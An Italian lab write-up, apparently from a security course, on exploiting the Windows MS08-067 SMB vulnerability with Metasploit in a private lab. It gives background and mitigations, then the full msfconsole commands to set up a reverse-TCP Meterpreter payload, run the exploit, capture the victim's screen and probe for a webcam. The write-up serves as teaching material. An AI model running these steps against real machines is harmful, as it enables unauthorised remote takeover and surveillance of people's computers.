



ATTACCO
MS08-067



LA TRACCIA

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).






DETTAGLI DELLA VULNERABILITÀ

La vulnerabilità esiste a causa della gestione errata delle richieste RPC (Remote Procedure Call) da parte del servizio Server di Windows. Un utente malintenzionato che riesce a sfruttare questa vulnerabilità può ottenere il controllo completo del sistema affetto, inclusa la possibilità di installare programmi, visualizzare, modificare o eliminare dati, o creare nuovi account con pieni diritti utente.

- ID Vulnerabilità: CVE-2008-4250
- Titolo: Vulnerabilità nel servizio Server di Windows che potrebbe consentire l'esecuzione di codice remoto.
- Data di Pubblicazione: 23 ottobre 2008

SISTEMI AFFETTI

- Windows 2000
- Windows XP
- Windows Server 2003
- Windows Vista
- Windows Server 2008





IMPATTO


- Esecuzione di Codice Remoto: Permette a un attaccante di eseguire comandi e codice sul sistema bersaglio con i privilegi del servizio Server.
- Accesso Completo al Sistema: L'attaccante può ottenere il controllo completo del sistema, con la possibilità di compromettere ulteriormente la rete.


MITIGAZIONI E SOLUZIONI

- Aggiornamento del Software: Microsoft ha rilasciato una patch che corregge questa vulnerabilità. È fondamentale applicare questo aggiornamento il prima possibile.
- Firewall: Bloccare le porte utilizzate dalle richieste RPC, in particolare la porta 445, può ridurre il rischio di sfruttamento.
- Rete Segregata: Limitare l'accesso alla rete interna e segmentare la rete per ridurre l'esposizione dei sistemi vulnerabili.

CONCLUSIONI

MS08-067 rappresenta un esempio classico di vulnerabilità critica che ha avuto un impatto significativo sulla sicurezza informatica globale. Il rilascio tempestivo delle patch e l'applicazione di misure di sicurezza appropriate sono fondamentali per proteggere i sistemi da exploit simili.





01

Accediamo all'ambiente Metasploitable tramite terminale attraverso il comando <>**msfconsole**<>

04



```
kali@kali: ~
File Actions Edit View Help
Matching Modules
#  Name
-  exploit/windows/smb/ms08_067_netapi
Corruption
1   \_ target: Automatic Targeting
2   \_ target: Windows 2000 Universal
3   \_ target: Windows XP SP0/SP1 Universal
4   \_ target: Windows 2003 SP0 Universal
5   \_ target: Windows XP SP2 English (AlwaysOn NX)
6   \_ target: Windows XP SP2 English (NX)
7   \_ target: Windows XP SP3 English (AlwaysOn NX)
8   \_ target: Windows XP SP3 English (NX)
9   \_ target: Windows XP SP2 Arabic (NX)
10  \_ target: Windows XP SP2 Chinese - Traditional / Taiwan (NX)
11  \_ target: Windows XP SP2 Chinese - Simplified (NX)
12  \_ target: Windows XP SP2 Chinese - Traditional (NX)
13  \_ target: Windows XP SP2 Czech (NX)
14  \_ target: Windows XP SP2 Danish (NX)
15  \_ target: Windows XP SP2 German (NX)
16  \_ target: Windows XP SP2 Greek (NX)
17  \_ target: Windows XP SP2 Spanish (NX)
18  \_ target: Windows XP SP2 Finnish (NX)
19  \_ target: Windows XP SP2 French (NX)
20  \_ target: Windows XP SP2 Hebrew (NX)
21  \_ target: Windows XP SP2 Hungarian (NX)
22  \_ target: Windows XP SP2 Italian (NX)
23  \_ target: Windows XP SP2 Japanese (NX)
24  \_ target: Windows XP SP2 Korean (NX)
25  \_ target: Windows XP SP2 Dutch (NX)
26  \_ target: Windows XP SP2 Norwegian (NX)
27  \_ target: Windows XP SP2 Polish (NX)
28  \_ target: Windows XP SP2 Portuguese - Brazilian (NX)
29  \_ target: Windows XP SP2 Portuguese (NX)
30  \_ target: Windows XP SP2 Russian (NX)
31  \_ target: Windows XP SP2 Swedish (NX)
32  \_ target: Windows XP SP2 Turkish (NX)
33  \_ target: Windows XP SP3 Arabic (NX)
34  \_ target: Windows XP SP3 Chinese - Traditional / Taiwan (NX)
35  \_ target: Windows XP SP3 Chinese - Simplified (NX)
36  \_ target: Windows XP SP3 Chinese - Traditional (NX)
37  \_ target: Windows XP SP3 Czech (NX)
38  \_ target: Windows XP SP3 Danish (NX)
39  \_ target: Windows XP SP3 German (NX)
40  \_ target: Windows XP SP3 Greek (NX)
41  \_ target: Windows XP SP3 Spanish (NX)
42  \_ target: Windows XP SP3 Finnish (NX)
43  \_ target: Windows XP SP3 French (NX)
44  \_ target: Windows XP SP3 Hebrew (NX)
45  \_ target: Windows XP SP3 Hungarian (NX)
46  \_ target: Windows XP SP3 Italian (NX)
47  \_ target: Windows XP SP3 Japanese (NX)
```

RICERCA DELL'EXPLOIT

01

Ricerchiamo l'exploit desiderato tramite il comando
<<search>> aggiungendo poi <<MS08-067>>

02

Successivamente cerchiamo il Payload più adatto alle nostre esigenze, nel mio caso il 46

04



```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payloads 46
[!] Unknown datastore option: payloads. Did you mean PAYLOAD?
payloads => 46
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
RHOSTS          yes           yes        The target host(s), see https://docs.m
RPORT          445            yes        The SMB service port (TCP)
SMBPIPE        BROWSER        yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC    thread          yes        Exit technique (Accepted: '', seh, th
LHOST        192.168.1.25   yes        The listen address (an interface may
LPORT        4444            yes        The listen port

Exploit target:

Id  Name
--  --
0  Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.50
rhosts => 192.168.1.50
```

CONFIGURAZIONE EXPLOIT

01

A questo punto diamo indicazioni al sistema di utilizzare l'exploit che troviamo a riga 0 tramite il comando `<<use>>`, settiamo anche il payload desiderato che come detto in precedenza troviamo alla posizione 46 dell'elenco dei payload, utilizzando il comando `<<set>>`

02

Settiamo ora l'indirizzo della macchina target con il comando `<<set rhosts>>`

04



```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.50:445 - Automatically detecting the target ...
[*] 192.168.1.50:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.50:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.50:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.1.50
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.50:1030) at 2024-07-10 09:34:14 -0400

meterpreter > help

Core Commands
=====

Command      Description
---          ---
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel     Displays information or control active channels
close        Closes a channel
detach       Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid         Get the session GUID
help         Help menu
info         Displays information about a Post module
irb          Open an interactive Ruby shell on the current session
load         Load one or more meterpreter extensions
machine_id   Get the MSF ID of the machine attached to the session
migrate     Migrate the server to another process
pivot       Manage pivot listeners
pry          Open the Pry debugger on the current session
quit        Terminate the meterpreter session
read         Reads data from a channel
resource    Run the commands stored in a file
run          Executes a meterpreter script or Post module
secure      (Re)Negotiate TLV packet encryption on the session
sessions    Quickly switch to another session
set_timeouts Set the current session timeout values
sleep       Force Meterpreter to go quiet, then re-establish session
ssl_verify   Modify the SSL certificate verification setting
transport   Manage the transport mechanisms
use          Deprecated alias for "load"
uuid        Get the UUID for the current session
write       Writes data to a channel

Stdapi: File system Commands
=====
```

ESECUZIONE EXPLIT

01

ora non ci resta che lanciare l'attacco tramite il comando
<<exploit>>

02

A questo punto una volta avviata la comunicazione se la stessa va a buon fine saremo collegati tramite **Meterpreter** alla macchina vittima, digitiamo il comando **<<help>>**

04




```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/TygSAvTJ.html
[*] Streaming ...
```

01

a questo punto tramite il comando <<**screenshare**>> andiamo a richiamare la connessione al desktop della macchina target

04



RISULTATO EXPLOIT

01

Il risultato ottenuto è mostrato in figura

04



RISULTATO EXPLOIT

01

Ora tramite i comandi <<**webcam_chat**>>, <<**webcam_list**>>, <<**webcam_stream**>> proviamo ad interagire con la webcam della macchina target, ma come possiamo notare **non c'è nessuna webcam collegata**.

```
meterpreter > webcam_chat
[-] Target does not have a webcam
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_stream
[-] Target does not have a webcam
meterpreter > █
```